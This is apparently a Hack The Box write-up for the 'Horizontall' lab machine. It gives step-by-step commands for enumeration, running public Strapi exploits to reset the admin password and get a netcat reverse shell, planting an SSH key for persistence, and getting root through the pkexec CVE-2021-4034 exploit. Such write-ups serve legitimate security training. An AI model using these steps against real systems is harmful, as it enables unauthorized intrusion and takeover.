
Hostname: horizontall.htb
IP: 10.10.11.105
Brief:
Enumeration of the target led to a webpage that was mostly a dead end. Fuzzing for Subdomains yielded a new page where fuzzing for directories led to a login page for an application. Found an exploit for that application that allowed for authenticated login, then another exploit for local shell. Enabled SSH for more stable shell session. On target enumeration found an exploit allowing for PrivEsc to get root.

Steps:


1. nmap the target. What ports and versions is it running
    1. sudo nmap -sC -sV -O -oA ./nmap -v 10.10.11.105
    2. 

    3. Port 22 is open with SSH and port 80 is open with HTTP.
        1. some quick googling didnt reveal anything interesting for either of those versions.
2. Start gobuster to see if there is anything useful
    1. gobuster dir -u http://10.10.11.105 -w ~/wordlists/dirb/common.txt
    2. This didnt really get anywhere either
    3. 

3. Navigate to the webpage to see what we can see
    1. I had to add horizontall.htb to /etc/hosts
    2. Doesnt look like there is anything of use here
4. Now we are going to fuzz for subdomains
    1. sudo wfuzz -w ~/Tools/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://horizontall.htb --hc 301 -v -c -H 'Host:FUZZ.horizontall.htb'

2. Looks like we have www (which we've already seen) and api-prod.horizontall.htb
3. 

4. Poking around there didn't yield many results

5. Next we will do the same for directories
    1. sudo wfuzz -w ~/Tools/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -u http://api-prod.horizontall.htb/FUZZ --hc 404,403,400 -v -c --hw 33
    2. 

6. Going to http://apr-prod.horizontall.htb/reviews took a while to load and I didnt see anything that initially caught my eye, but /admin brought me to a strapi log in page
    1. admin:admin, admin:password, and admin:password123 didnt work (admin:admin was the default according to google) So it has been changed.
7. Googled "strapi exploit" which brought up one for 3.0.0-beta17.4 unauthenticated RCE (https://www.exploit-db.com/exploits/50239)
    1. I downloaded the exploit and ran it. (python3 payload.py http://api-prod.horizontall.htb) This reset the admin password and provided me with a JSON Web Token
        1. admin | SuperStrongPassword1 | JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjQzNzUxNTk4LCJleHAiOjE2NDYzNDM1OTh9.zmCJBoPd9Y7bh5RGNDOIZTL7jQOjVHUo06ArmVtXnNY
        2. This also gave me a prompt, but it is a blind RCE, while this could be exploited, there was another exploit that would be faster and I felt more confident about
    2. I found another exploit (https://www.exploit-db.com/exploits/50238) and ran that as well while I had a netcat listener up on 9001
        1. python3 payload2.py api-prod.horizontall.htb [my ip] [JSON Token] http://api-prod.horizontall.htb/
        2. This got me a nc session where I spawned pty with python3
            1. python3 -c 'import pty; pty.spawn("/bin/bash")'
        3. We now have a shell
8. Now I need to see if there are any files I can interact with since I can't sudo
    1. find / -type f -user strapi -perm 600 2>/dev/null
    2. This didnt show me too much except that I could read / write to files in /opt/strapi

        1. So I went to that dir, created .ssh and .ssh/authorized_keys and copied my htb specific public key to authorized_keys and can now ssh in
9. Now I was able to ls /home and see the user developer
    1. I was able to cd to their home and cat the user flag.
10. I ran linPEAS on the machine, one of the possible vulns was CVE-2021-4034 with pkexec. I found a github repo showing a proof of concept of the vuln (following instructions from git) and ran it. That got me root, I spawned a root shell with the same python trick from earlier, and snagged the flag.